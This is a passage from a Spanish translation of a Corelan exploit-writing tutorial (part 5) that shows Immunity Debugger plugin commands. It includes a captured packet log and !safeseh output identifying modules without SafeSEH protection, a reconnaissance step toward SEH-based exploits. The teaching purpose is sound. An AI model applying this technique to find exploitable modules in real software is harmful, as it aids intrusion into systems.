MSARecu	Recv (TCP)	4096	3c435c6115942e0992085d45;	<C\.....IE/u.....).....U.....#.....\6.n.?L...<
MSARecu	Recv (TCP)	775	7bbbc766987018530e22cb6;	(..0l..50.....*Z1...^?..w&..i..k..x
MSARecu	Recv (TCP)	4	3838388	8888
MSARecu	Recv (TCP)	250	485454502f312e3120333034;	HTTP/1.1 304 Not Modified..Date: Sat, 05 Sep 20
MSARecu	Recv (TCP)	4	38383838	8888
MSARecu	Recv (TCP)	6	3838383838	888888
MSARecu	Recv (TCP)	3	3838	88
MSARecu	Recv (TCP)	3	38383838383838	8888888
MSARecu	Recv (TCP)	12	3838383838383838383838	888888888888
MSARecu	Recv (TCP)	250	485454502f312e3120333034;	HTTP/1.1 304 Not Modified..Date: Sat, 05 Sep 20
MSARecu	Recv (TCP)	1463	485454502f312e3120323030;	HTTP/1.1 200 OK..Date: Sat, 05 Sep 2009 18:06:4
MSARecu	Recv (TCP)	1122	485454502f312e3120323030;	HTTP/1.1 200 OK..Date: Sat, 05 Sep 2009 18:06:4
MSARecu	Recv (TCP)	249	485454502f312e3120333034;	HTTP/1.1 304 Not Modified..Date: Sat, 05 Sep 20
MSARecu	Recv (TCP)	11	38383838383838383838	8888888888
MSARecu	Recv (TCP)	249	485454502f312e3120333034;	HTTP/1.1 304 Not Modified..Date: Sat, 05 Sep 20
MSARecu	Recv (TCP)	4	38383838	8888
MSARecu	Recv (TCP)	448	485454502f312e3120333034;	HTTP/1.1 304 Not Modified..Date: Sat, 05 Sep 20
MSARecu	Recv (TCP)	4	38383838	8888
MSARecu	Recv (TCP)	3	3838	88
MSARecu	Recv (TCP)	3	3838	88
MSARecu	Recv (TCP)	3	3838	88
MSARecu	Recv (TCP)	249	485454502f312e3120333034;	HTTP/1.1 304 Not Modified..Date: Sat, 05 Sep 20
MSARecu	Recv (TCP)	249	485454502f312e3120333034;	HTTP/1.1 304 Not Modified..Date: Sat, 05 Sep 20

Creación de Exploits 5: Cómo Acelerar el Proceso Básico de Exploiting con Plugins y Módulos del Depurador por corelanc0d3r traducido por Ivinson/CLS

enviar/recibir los paquetes. Por ejemplo: abre Firefox y atáchalo en Immunity Debugger. Luego, ejecuta !packets. Ejecuta Firefox y navega en cualquier sitio. Ahora, regresa a Immunity Debugger y observa la ventana “Captured Packets” (Paquetes capturados).

!safeseh: este comando ordenará los módulos del ejecutable e indicará si están protegidos o no con SafeSEH. Después de ejecutar este comando, necesitas abrir la ventana “Log Data” para ver los resultados:

```
0BADF000 0x77040b81
0BADF000 COMCTL32.dll: SafeSEH protected
0BADF000 COMCTL32.dll: 1 handler(s)
0BADF000 0x7745b272
0BADF000 winnr.dll: SafeSEH protected
0BADF000 winnr.dll: No handler
0BADF000 WININET.dll: SafeSEH protected
0BADF000 WININET.dll: 2 handler(s)
0BADF000 0x3d97b915
0BADF000 0x3d9c7024
0BADF000 NTHARTA.DLL: SafeSEH protected
0BADF000 NTHARTA.DLL: 1 handler(s)
0BADF000 0x776a8c56
0BADF000 COMRes.dll: SafeSEH protected
0BADF000 COMRes.dll: No handler
0BADF000 msctfime.tme: SafeSEH protected
0BADF000 msctfime.tme: 1 handler(s)
0BADF000 0x755e6452
0BADF000 WLDAP32.dll: SafeSEH protected
0BADF000 WLDAP32.dll: 1 handler(s)
0BADF000 0x76f80968
0BADF000 VERSION.dll: SafeSEH protected
0BADF000 VERSION.dll: 2 handler(s)
0BADF000 0x77c01e71
0BADF000 0x77c01f77
0BADF000 mswsock.dll: SafeSEH protected
0BADF000 mswsock.dll: 1 handler(s)
0BADF000 0x71a77228
0BADF000 WINMM.dll: SafeSEH protected
0BADF000 WINMM.dll: 2 handler(s)
0BADF000 0x76b4af10
0BADF000 0x76b4b016
0BADF000 GDI32.dll: SafeSEH protected
0BADF000 GDI32.dll: 2 handler(s)
0BADF000 0x77f310cc
0BADF000 0x77f311d2
0BADF000 nss3.dll: SafeSEH protected
0BADF000 nss3.dll: 1 handler(s)
0BADF000 0x005886c3
0BADF000 L232.dll: *** SafeSEH unprotected ***
0BADF000 nssckbi.dll: SafeSEH protected
0BADF000 nssckbi.dll: 1 handler(s)
0BADF000 0x0350a998
0BADF000 WINSPOOL.DRV: SafeSEH protected
0BADF000 WINSPOOL.DRV: 1 handler(s)
0BADF000 0x7301f996
0BADF000 nssutil3.dll: SafeSEH protected
0BADF000 nssutil3.dll: 1 handler(s)
0BADF000 0x005b8653
0BADF000 ADVAPI32.dll: SafeSEH protected
0BADF000 ADVAPI32.dll: 2 handler(s)
0BADF000 0x77df1778
0BADF000 0x77dfef47
0BADF000 browserdirectoryprovider.dll: SafeSEH protected
0BADF000 browserdirectoryprovider.dll: 1 handler(s)
0BADF000 0x012e3313
0BADF000 SETUPAPI.dll: SafeSEH protected
0BADF000 SETUPAPI.dll: 1 handler(s)
0BADF000 0x7792fc29
0BADF000 hnetcfg.dll: SafeSEH protected
0BADF000 hnetcfg.dll: 211 handler(s)
0BADF000 0x662e7dde
```

**Creación de Exploits 5: Cómo Acelerar el Proceso Básico de Exploiting con Plugins y Módulos del Depurador por corelanc0d3r
traducido por Ivinson/CLS**

Preguntas? ¿Comentarios? ¿Tips y Trucos?

<https://www.corelan.be/index.php/forum/writing-exploits>

© 2009 - 2012, Corelan Team (corelanc0d3r). Todos los derechos reservados. ☺

Página Oficial en Inglés:

<http://www.corelan.be:8800/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/>

Traductor: **Ivinson/CLS**. Contacto: lpadilla63@gmail.com